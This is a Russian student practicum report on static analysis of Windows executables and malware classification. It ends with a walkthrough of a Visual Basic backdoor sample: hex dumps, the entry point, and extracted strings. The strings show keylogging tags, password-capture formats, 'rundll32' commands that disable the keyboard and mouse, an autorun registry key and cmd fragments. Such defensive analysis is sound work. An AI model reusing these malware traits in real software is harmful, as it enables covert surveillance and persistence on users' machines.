



МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное
учреждение высшего образования
Дальневосточный федеральный университет

ШКОЛА ЕСТЕСТВЕННЫХ НАУК

Кафедра информационной безопасности

О Т Ч Е Т

о прохождении учебной практики (учебно-лабораторного практикума)

Выполнил студент
гр. С8117-10.05.01ммзи
_____ Сафонов А.И.
(подпись)

Отчет защищен с оценкой

(подпись) **С.С. Зотов**
(И.О. Фамилия)
« 26 » _____ июня 2021 г.

Руководитель практики
Старший преподаватель кафедры
информационной безопасности ШЕН

(подпись) **С.С. Зотов**
(И.О. Фамилия)

Регистрационный
№ _____

« 26 » _____ июня 2021 г.

(подпись) **Е.В. Третьяк**
(И.О. Фамилия)

Практика пройдена в срок

с « 22 » _____ февраля 2021 г.
по « 26 » _____ июня 2021 г.

на предприятии

**Кафедра информационной
безопасности ШЕН ДВФУ**

г. Владивосток
2021

Оглавление

Оглавление.....	2
Анализ исполняемых файлов ОС Windows. Детектирование и классификация ВПО.....	5
Особенности анализа исполняемых файлов ОС Windows.....	5
Классификация вредоносного программного обеспечения.....	9
Конкретные примеры анализа ВПО.....	13
Заключение.....	28
Список литературы.....	29

Задание на практику

- Проведение исследования в области анализа исполняемых файлов ОС Windows на наличие вредоносного кода.
- Написание отчета по практике о проделанной работе.

Введение

Учебная практика (учебно-лабораторный практикум) проходил на кафедре информационной безопасности ШЕН ДВФУ в период с 22 февраля 2021 года по 26 июня 2021 года.

Целью прохождения практики является приобретение практических и теоретических навыков по детектированию ВПО.

Задачи практики:

1. Ознакомиться с существующими особенностями анализа исполняемых файлов ОС Windows.
2. Применить полученные знания в детектировании вредоносного программного обеспечения и его классификации.
3. На основе полученных знаний написать отчет по практике о проделанной работе.

Анализ исполняемых файлов ОС Windows. Детектирование и классификация ВПО.

Для понимания того, как отличать вредоносные программы от чистых необходимы знания о том, как устроены исполняемые файлы и как они работают при запуске, а также инструкции языка Ассемблер.

Рассмотрим важные аспекты необходимые при анализе исполняемых файлов ОС Windows.

Особенности анализа исполняемых файлов ОС Windows

При анализе исполняемые файлы ОС Windows можно делить на следующие категории:

- По платформе:
 - DOS
 - Win32
 - Win64
- По типу PE:
 - Исполняемый .exe
 - Динамическая библиотека .dll
 - Драйвер .sys
- По языку программирования:
 - C/C++
 - Asm
 - Delphi
 - C#

- VB Native
- VB Pcode
- и другие.

Некоторые исполняемые файлы имеют упакованный формат. В таком случае, для начала анализа непосредственной полезной нагрузки программы, необходимо определить название упаковщика по характерным признакам:

- 1) используемый алгоритм сжатия;
- 2) названия секций файла, присущих тому или иному упаковщику (например, UPX);
- 3) функции, отвечающие за декомпрессию нагрузки;
- 4) используемые строки, константы;
- 5) некоторым последовательностям ассемблерных инструкций.

Бывают ситуации, когда используемый упаковщик написан создателем программы (обычно это явный признак зловредности зашифрованной нагрузки). В такой ситуации необходимо найти и проанализировать функцию декомпрессии, которая как и любая другая, должна находиться между чтением и записью файла, то есть схематично следующим образом:

```
ReadFile(..., buffer, ...);
...
Decompress(&buffer);
...
WriteFile(..., buffer, ...);
```

Распаковка обычно происходит блоками данных и функция-обертка над decompress схематично выглядит так:

```
Do{
...
```

```
ret = Decompress(&stream);  
...  
} while (&stream->unused_data != null);  
If (ret) ... return ...
```

Некоторые особенности, связанные с тем, на каком языке программирования написан анализируемый исполняемый файл и какой имеет формат:

1. Python

Скрипты питона (.py файлы) компилируются в их .рус версии. Для работы им нужны библиотеки языка Python, а также те системные, что использовались при разработке. Для формирования удобного .exe файла из .рус файлов вместе с библиотеками используются py2exe упаковщики/сборщики, их всего несколько:

- 1) PyInstaller (самый популярный);
- 2) cx_Freeze;
- 3) и другие.

Получить .py из .рус можно модулем uncompyle6:

```
$ pip install uncompyle6  
$ uncompyle6.exe -o file.py file.rus
```

Можно также из интерактивного Python:

```
> import uncompyle6  
> help(uncompyle6.main)  
> ...
```

Байткод Python меняется от версии к версии, поэтому при декомпиляции нужно использовать ту версию Python, который использовался при сборке. Это будет наилучший результат, который может выдать uncompyle6.

2. Native

Файлы, написанные на C/C++/Asm. Здесь достаточно использовать программу IDA Pro и отладчики: OllyDbg v2.01 (для x32) и x64dbg (для x64). Для драйверов и служб лучше использовать Windows Kernel Debugger.

Также рекомендуется изучить основы IDAC (IDA Pro Си) или IDAPython. Они полезны при продвинутом статическом анализе исполняемых файлов, в первую очередь — для расшифровок строк и кода.

Отдельной темой являются комплексные упаковщики и протекторы вроде Enigma, Themida, VMProtect, которые требуют достаточно много времени для их вскрытия.

3. .NET

Приложения, написанные на C# или Visual Basic легко компилируются в exe и являются платформонезависимыми, как и программы, написанные на Java. Полученный скомпилированный код представляет собой байт-код (**Microsoft Intermediate Language**), понятный для компилятора csc.exe, который поставляется вместе с .net framework). Для работы обычно импортируется только одна библиотека mscorlib.dll — часть .net фреймворка, которая в свою очередь импортирует другие. Там находятся сопоставления IL байт-кодов с ассемблерными командами (наборами команд). Соответственно, для реверс анализа таких кодов нужен специальный декомпилятор. В основном это ILSpy (альтернатива DotPeek) и DnSpy (позволяет отлаживать).

Декомпилированный код близок к оригиналу, потому что имена переменных сохраняются, а компилятор не использует сложных оптимизаций, как если компилируешь код на Си в ассемблер

Вирусописали часто используют обфускаторы, запутывающие код и переименовывающие переменные, но деобфускатор решает большинство проблем без потерь читаемости. В основном это De4dot — он способен с высокой вероятностью корректно деобфусцировать код. Все перечисленные инструменты имеют открытый исходных код.

4. Delphi

Для просмотра написанных на Delphi файлов подходит программа IDR — Interactive Delphi Reconstructor. Он разбирает структуры и библиотеки Delphi и

предоставляет удобную опцию просмотра форм (для списка форм нужна точка в названии файла – т.е. любое расширение) и объектов на них. Но в некоторых ситуациях он некорректно отображает отдельные функции, тогда их лучше смотреть дополнительно в IDA Pro. Также стоит обращать внимание на ресурсы и изображения, где может также храниться полезная информация для анализа.

5. Visual Basic

VB подобен Delphi, только декомпилятор здесь похуже, а P-code VB работает подобно байт-коду IL. Lite версия VB Decompiler весьма неудобная, но для поверхностного анализа достаточно. Native можно посмотреть в IDA, p-code только декомпилятором или при отладке.

6. MSI

Один из OLE2 - формат Microsoft, к которым также относятся форматы файлов MSOffice. Собирается и разбирается инструментом Microsoft Orca, в которой в установщик можно добавить практически всё что угодно. Реализовано как база данных, в виде таблиц с разными назначениями. Исполняемые файлы в формате .msi запускаются стандартной программой msixec.exe, т. е. чтобы посмотреть активность .msi файла нужно следить за этим процессом.

Классификация вредоносного программного обеспечения

Классифицируемые объекты разделены на категории:

1. Malware

Вредоносное ПО, созданное с целью автоматизации при конструировании вирусов, червей или троянских программ, осуществлении DoS-атак на удаленные узлы, взлома других устройств в сети и так далее. В отличие от рассматриваемых далее категорий, данное ВПО не представляет опасности для устройства, на котором оно выполняется. Все вредоносные действия совершаются сугубо по команде пользователя.

2. AdWare

Вредоносное ПО, которое предназначено для отображения рекламных объявлений (обычно в виде графических баннеров), перенаправления пользователя на рекламные web-страницы, а также для сбора данных рекламного характера о пользователе (например, какие сайты он посещает).

Такого рода ВПО часто изменяет настройки браузера и ОС в маркетинговых целях, без предварительного уведомления пользователя.

3. Other (RiskWare)

Представляют собой легальные программы (обычно которые свободно продаются и широко используются), которые в руках атакующего, способны причинить вред устройству пользователя (уничтожить данные, модифицировать или копировать, нарушить нормальную работу ОС).

4. PornWare

Вредоносное ПО, которое связано с показом пользователю устройства материалы порнографического характера.

5. TrojWare

Вредоносное программное обеспечение, которые под видом полезных приложений, осуществляют действия над данными несанкционированного характера:

- 1) уничтожение;
- 2) блокирование;
- 3) модификация;
- 4) копирование.

Классификация данное ВПО согласуется с действием, которое они выполняют.

6. VirWare

Вредоносное программное обеспечение, которое способно самостоятельно размножаться (копировать свой код) на устройствах пользователей, а также в сети.

Стоит отметить, что копируемый код также имеет возможность себя копировать далее.

Программы, которые распространяются в сети по команде (например, Backdoor-ы) или такие, которые копируют себя только в одном поколении, не относятся к данной категории.

Деление на классы в данной категории определяется способом копирования: Virus, Worm, P2P-Worm, IRC-Worm, IM-Worm, Email-Worm, Net-Worm.

Вирусы можно разделить по способу заражения:

- 1) файловые;
- 2) загрузочные;
- 3) макровирусы;
- 4) скриптовые.

Любой представитель рассматриваемой категории может дополнительно иметь функционал Trojan.

Каждая категория делится на следующие классы (Рис. 1).




Рис. 1 Дерево классифицируемых объектов.

Конкретные примеры анализа ВПО

Файл: E43C2E1A.patched

```
$ file E43C2E1A.patched
E43C2E1A.patched: PE32 executable (GUI) Intel 80386, for MS Windows
```

Рис. 2. Формат анализируемого файла

```
$ objdump -h E43C2E1A.patched

E43C2E1A.patched:      file format pei-i386

Sections:
Idx Name              Size      VMA       LMA       File off  Algn
  0 .text              00050d8c  00401000  00401000  00001000  2**2
                     CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data              00001000  00452000  00452000  00052000  2**2
                     CONTENTS, ALLOC, LOAD, DATA
  2 .rsrc              000007e8  00459000  00459000  00053000  2**2
                     CONTENTS, ALLOC, LOAD, READONLY, DATA
```

Рис 3. Секции, определённые в анализируемом файле.

Определение языка программирования:

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 MZ.....
00000018  40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @.....
00000030  00 00 00 00 00 00 00 00 00 00 00 00 C0 00 00 00 0E 1F BA 0E 00 B4 09 CD .....
00000048  21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F !..L!This program cannot
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A t be run in DOS mode....
00000078  24 00 00 00 00 00 00 00 CC D0 6B 6E 88 B1 05 3D 88 B1 05 3D 88 B1 05 3D $.kn=====
00000090  0B AD 0B 3D 89 B1 05 3D E1 AE 0C 3D 9F B1 05 3D 61 AE 08 3D 89 B1 05 3D ..==...a...=
000000A8  52 69 63 68 88 B1 05 3D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Rich...=
000000C0  50 45 00 00 4C 01 03 00 66 6B C5 3A 00 00 00 00 00 00 00 00 E0 00 0F 01 PE..L...fk:
000000D8  0B 01 06 00 00 10 05 00 00 80 00 00 00 00 00 00 78 44 00 00 00 10 00 00 .....xD
000000F0  00 20 05 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 .....@
00000108  04 00 00 00 00 00 00 00 00 A0 05 00 00 10 00 00 1A 5C 05 00 02 00 00 00 .....\.
00000120  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 .....
00000138  00 00 00 00 00 00 00 00 C4 12 05 00 28 00 00 00 00 90 05 00 E8 07 00 00 .....(
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000168  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 02 00 00 20 00 00 00 .....0
00000198  00 10 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....text
000001B0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 8C 0D 05 00 00 10 00 00 .....
000001C8  00 10 05 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 .....
000001E0  2E 64 61 74 61 00 00 00 04 6A 00 00 00 20 05 00 00 10 00 00 00 20 05 00 .data...j
000001F8  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00 .....@...rsrc
00000210  E8 07 00 00 00 90 05 00 00 10 00 00 00 30 05 00 00 00 00 00 00 00 00 .....0
00000228  00 00 00 00 40 00 00 40 F8 74 F2 3E 10 00 00 00 00 00 00 00 00 00 00 00 .....@...t.>
00000240  4D 53 56 42 56 4D 36 30 2E 44 4C 4C 00 00 00 00 00 00 00 00 00 00 00 MSVBVM60.DLL
00000258  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000288  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Рис 4. Импортируемая библиотека MSVBVB60.DLL характерная для языка Visual Basic.

0000FBF8	5B 00 4C 00	45 00 46 00	54 00 5D 00	00 00 00 00	02 00 00 00	3F 00 00 00	[.L.E.F.T.].....?...
0000FC10	00 00 00 00	5F 5F 76 62	61 56 61 72	46 6F 72 4E	65 78 74 00	5F 5F 76 62	...__vbaVarForNext.__vb
0000FC28	61 56 61 72	46 6F 72 49	6E 69 74 00	5F 5F 76 62	61 49 6E 53	74 72 00 00	aVarForInit.__vbaInStr...
0000FC40	5F 5F 76 62	61 4C 69 6E	65 49 6E 70	75 74 53 74	72 00 00 00	5F 5F 76 62	__vbaLineInputStr...__vb
0000FC58	61 56 61 72	5A 65 72 6F	00 00 00 00	02 00 00 00	7D 00 00 00	DC C8 40 00	aVarZero.....}.....@.
0000FC70	60 2D 45 00	5F 5F 76 62	61 4E 65 78	74 45 61 63	68 56 61 72	00 00 00 00	`-E.__vbaNextEachVar....
0000FC88	5F 5F 76 62	61 56 61 72	4C 61 74 65	4D 65 6D 43	61 6C 6C 4C	64 00 00 00	__vbaVarLateMemCallId...
0000FCA0	5F 5F 76 62	61 46 6F 72	45 61 63 68	56 61 72 00	5F 5F 76 62	61 56 61 72	__vbaForEachVar.__vbaVar
0000FCB8	5F 5F 76 62	61 72 00 00	5F 5F 76 62	61 53 74 72	56 61 72 43	6F 70 79 00	SetVar...__vbaStrVarCopy.
0000FCD0	5F 5F 76 62	61 4C 61 74	65 49 64 43	61 6C 6C 4C	64 00 00 00	5F 5F 76 62	__vbaLateIdCallId...__vb
0000FCE8	61 56 61 72	53 75 62 00	08 00 00 00	58 00 55 00	50 00 5D 00	00 00 00 00	aVarSub.....[.U.P.].....
0000FD00	5F 5F 76 62	61 56 61 72	49 64 69 76	00 00 00 00	5F 5F 76 62	61 49 32 56	__vbaVarIdiv...__vbaI2V
0000FD18	61 72 00 00	5F 5F 76 62	61 56 61 72	41 64 64 00	5F 5F 76 62	61 4C 69 6E	ar...__vbaVarAdd.__vbaLin
0000FD30	65 49 6E 70	75 74 56 61	72 00 00 00	5F 5F 76 62	61 56 61 72	4C 61 74 65	eInputVar...__vbaVarLate
0000FD48	4D 65 6D 53	74 00 00 00	0A 00 00 00	58 00 4E 00	55 00 4D 00	5D 00 00 00	MemSt.....[.N.U.M.]...
0000FD60	5F 5F 76 62	61 46 50 49	6E 74 00 00	5F 5F 76 62	61 41 72 79	44 65 73 74	__vbaFPInt...__vbaAryDest
0000FD78	72 75 63 74	00 00 00 00	5F 5F 76 62	61 49 6E 70	75 74 46 69	6C 65 00 00	ruct...__vbaInputFile...
0000FD90	5F 5F 76 62	61 49 34 53	74 72 00 00	5F 5F 76 62	61 4C 61 74	65 49 64 53	__vbaI4Str...__vbaLateIdS
0000FDA8	74 00 00 00	0E 00 00 00	58 00 53 00	59 00 53 00	52 00 51 00	5D 00 00 00	t.....[.S.Y.S.R.Q.]...
0000FDC0	5F 5F 76 62	61 49 32 53	74 72 00 00	5F 5F 76 62	61 45 6E 64	00 00 00 00	__vbaI2Str...__vbaEnd....
0000FDD8	5F 5F 76 62	61 41 72 79	55 6E 6C 6F	63 6B 00 00	5F 5F 76 62	61 52 38 53	__vbaAryUnlock...__vbaR8S

Рис 5. Импортируемые функции, характерные для языка Visual Basic.

Определение точки входа программы, написанной на Visual Basic:

00004734	56 42 35 21	F0 1F 2A 00	00 00 00 00	00 00 00 00	00 00 00 00	7E 00 00 00	<u>VB\$!</u>~...
0000474C	00 00 00 00	00 00 00 00	00 00 0A 00	09 04 00 00	00 00 00 00	B0 05 45 00E.
00004764	14 50 40 00	76 F9 36 01	00 FF FF FF	08 00 00 00	01 00 00 00	0D 00 01 00	.P@.v.6.....
0000477C	E9 00 00 00	88 67 40 00	30 48 40 00	84 44 40 00	78 00 00 00	82 00 00 00g@.0K@..D@.x.....
00004794	84 00 00 00	85 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000047AC	73 65 72 76	69 63 65 73	78 00 20 00	00 50 72 6F	6A 65 63 74	31 00 00 00	servicesx. ...Project1...
000047C4	01 00 0F 00	48 B6 40 00	00 00 00 00	40 4A 41 00	FF FF FF FF	00 00 00 00H.@.....@JA.....
000047DC	6C B9 40 00	1C 20 45 00	05 00 00 00	3C 48 40 00	00 00 00 00	00 00 00 00	l.@.. E.....<H@.....
000047F4	00 00 00 00	3C 48 40 00	01 00 00 00	20 C3 40 00	00 00 00 00	50 48 40 00<H@.....@.....PH@.
0000480C	01 00 00 00	58 48 40 00	00 00 00 00	54 48 40 00	01 00 00 00	58 48 40 00XH@.....TH@.....XH@.
00004824	02 00 00 00	0C 00 10 00	80 48 40 00	D8 57 45 00	00 00 00 00	60 CE 21 00H@..WE.....`!.
0000483C	00 00 0C 02	00 00 00 00	69 83 48 02	FF FF FF FF	FF FF FF FF	30 C3 40 00i.H.....@.
00004854	40 C3 40 00	40 00 02 00	34 00 00 00	50 C3 40 00	FF FF FF FF	00 00 00 00	@.@.@...4...P.@.....
0000486C	00 00 00 00	88 48 40 00	70 08 22 00	60 C3 40 00	FF FF FF FF	BD 48 40 00H@.p."`.@.....H@.
00004884	B0 48 40 00	00 00 00 00	58 48 40 00	C4 47 40 00	60 44 40 00	66 44 40 00	.H@.....XH@..G@.`D@.fD@.
0000489C	6C 44 40 00	00 00 00 00	00 00 00 00	81 6C 24 04	FF FF 00 00	E9 AB 9F 04	lD@.....l\$.....

Рис 6. Помещаемая структура при вызове функции Main

```

.text:00404478      public start
.text:00404478      start:
.text:00404478      push    offset dword_404734
.text:0040447D      call    ThunRTMain
.text:0040447D      ; -----

```

Рис 7. Помещение структуры перед вызовом главной функции

```

.text:00404734      dword_404734      dd 21354256h, 2A1FF0h, 3 dup(0)
.text:00404734                                     ; DATA XREF: .text:startfo
.text:00404748      dd 7Eh, 2 dup(0)
.text:00404754      dd 0A0000h, 409h, 0
.text:00404760      dd offset sub_405800 ← main
.text:00404764      dd offset dword_405014
.text:00404768      dd 136F976h, 0FFFFFFF0h, 8, 1, 1000Dh, 0E9h, 406788h, 404830h
.text:00404768      dd 404484h, 78h, 82h, 84h, 85h, 4 dup(0)

```

Рис 8. Адрес главной функции программы

Анализ строк в программе:

[S]	.text:00410B24	00000014	C (16 bits) - UTF-16LE	[BKSPACE]
[S]	.text:00410B10	0000000E	C (16 bits) - UTF-16LE	[CTRL]
[S]	.text:00410154	00000014	C (16 bits) - UTF-16LE	[CapsOff]
[S]	.text:004100BC	00000012	C (16 bits) - UTF-16LE	[CapsOn]
[S]	.text:00410C88	0000000C	C (16 bits) - UTF-16LE	[F10]
[S]	.text:00410C98	0000000C	C (16 bits) - UTF-16LE	[F11]
[S]	.text:00410CA8	0000000C	C (16 bits) - UTF-16LE	[F12]
[S]	.text:00410CB8	0000000C	C (16 bits) - UTF-16LE	[F13]
[S]	.text:00410CC8	0000000C	C (16 bits) - UTF-16LE	[F14]
[S]	.text:00410CD8	0000000C	C (16 bits) - UTF-16LE	[F15]
[S]	.text:00410CE8	0000000C	C (16 bits) - UTF-16LE	[F16]
[S]	.text:0040FEB0	0000000E	C (16 bits) - UTF-16LE	[HOME]
[S]	.text:0040FED0	0000000C	C (16 bits) - UTF-16LE	[INS]
[S]	.text:00410F04	00000034	C (16 bits) - UTF-16LE	[ISP\\Username]-[Password]
[S]	.text:0040FBF8	0000000E	C (16 bits) - UTF-16LE	[LEFT]
[S]	.text:0040FD54	0000000C	C (16 bits) - UTF-16LE	[NUM]
[S]	.text:004109C4	00000010	C (16 bits) - UTF-16LE	[PAUSE]
[S]	.text:0040FF2C	0000000E	C (16 bits) - UTF-16LE	[PGDN]
[S]	.text:00410044	0000000E	C (16 bits) - UTF-16LE	[PGUP]
[S]	.text:00410B88	0000001A	C (16 bits) - UTF-16LE	[PROPERTIES]
[S]	.text:0040F344	00000010	C (16 bits) - UTF-16LE	[RIGHT]
[S]	.text:00410BC4	00000010	C (16 bits) - UTF-16LE	[SPACE]
[S]	.text:0040FDB0	00000010	C (16 bits) - UTF-16LE	[SYSRQ]
[S]	.text:00410CF8	00000020	C (16 bits) - UTF-16LE	[ScrollLockOff]
[S]	.text:00410D1C	0000001E	C (16 bits) - UTF-16LE	[ScrollLockOn]
[S]	.text:00410BA8	00000018	C (16 bits) - UTF-16LE	[ShiftDown]
[S]	.text:00410D40	00000014	C (16 bits) - UTF-16LE	[ShiftUp]
[S]	.text:00410B3C	0000000C	C (16 bits) - UTF-16LE	[TAB]
[S]	.text:00410B70	00000014	C (16 bits) - UTF-16LE	[WINDOWS]

Рис 9. Подозрительные строки в анализируемой программе.

[S]	.text:0040D8E0	00000034	C (16 bits) - UTF-16LE	rundll32 keyboard,disable
[S]	.text:0040D970	0000002C	C (16 bits) - UTF-16LE	rundll32 mous,disable

Рис 10. Подозрительные строки в анализируемой программе

Подозрительное использование большего числа ключей реестра, в том числе ключа для автозапуска программы при старте ОС (Рис. 11). Такой подход очень часто использует ВПО.

.text:00413506	00000030	C	HKEY_CURRENT_CONFIG\Display\Settings\Resolution
.text:00413895	00000040	C	HKEY_LOCAL_MACHINE\Hardware\Description\System\CentralProcessor\0\Identifier
.text:00413C01	00000053	C	HKEY_LOCAL_MACHINE\Hardware\Description\System\CentralProcessor\0\VendorIdentifier
.text:004133C8	00000042	C	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
.text:00413464	00000048	C	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\sys32\set\
.text:004137FD	00000057	C	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\CM\CHILD0000\3&2c2168a0&0\DeviceDesc
.text:00413874	00000068	C	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\DISPLAY\LTN8795\4&238d11b9&0&22446688&01&00\DeviceDesc
.text:00413779	00000064	C	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\FDC\GENERIC_FLOPPY_DRIVE\1&16038ace&0&0\DeviceDesc
.text:004136E1	00000078	C	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\PC\VEN_127A&DEV_2005&SUBSYS_2005127A&REV_01\3&27528c43&0&0000\DeviceDesc
.text:00413646	00000078	C	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\PC\VEN_5338&DEV_8A21&SUBSYS_8A215333&REV_01\3&27528c43&0&0000\DeviceDesc
.text:004135CE	00000058	C	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root*PNP0301\1_0_22_0_32_0\DeviceDesc
.text:00413556	00000058	C	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root*PNP0F03\1_0_21_0_31_0\DeviceDesc
.text:00413A50	00000047	C	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProductId
.text:004139E9	00000048	C	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProductKey
.text:00413822	00000054	C	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RegisteredOrganization
.text:00413AB6	00000040	C	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RegisteredOwner
.text:00413E0C	00000060	C	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Telephony\Locations\Location0\Name
.text:00413D1C	00000058	C	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\ComputerName\ComputerName\ComputerName
.text:00413E8C	00000053	C	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Display\0000\DriverDesc
.text:00413F6E	00000051	C	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Modem\0000\DriverDesc
.text:004140C4	00000053	C	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Monitor\0000\DriverDesc
.text:004141A8	0000004F	C	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\USB\0000\DriverDesc

Рис 11. Используемые ключи реестра в программе.

Наличие в строках фрагментов cmd скриптов, использование библиотеки Winsock, обеспечивающая API для работы с сетью, большое число используемых ключей реестра, а также строки в формате сообщений о результатах выполненных команд (например, connected, foldercreator, serverpasswordok, openchat) дают понять, что перед нами ВПО класса Backdoor.

.text:0040C9C8	00000020	C (16 bits) - UTF-16LE	<bindedexefile>
.text:0040C9EC	00000022	C (16 bits) - UTF-16LE	</bindedexefile>
.text:0040CA38	00000010	C (16 bits) - UTF-16LE	cho OFF
.text:0040CA6C	00000014	C (16 bits) - UTF-16LE	If Exist
.text:0040CA84	00000014	C (16 bits) - UTF-16LE	Goto die
.text:0040CB08	0000000E	C (16 bits) - UTF-16LE	<dat1>
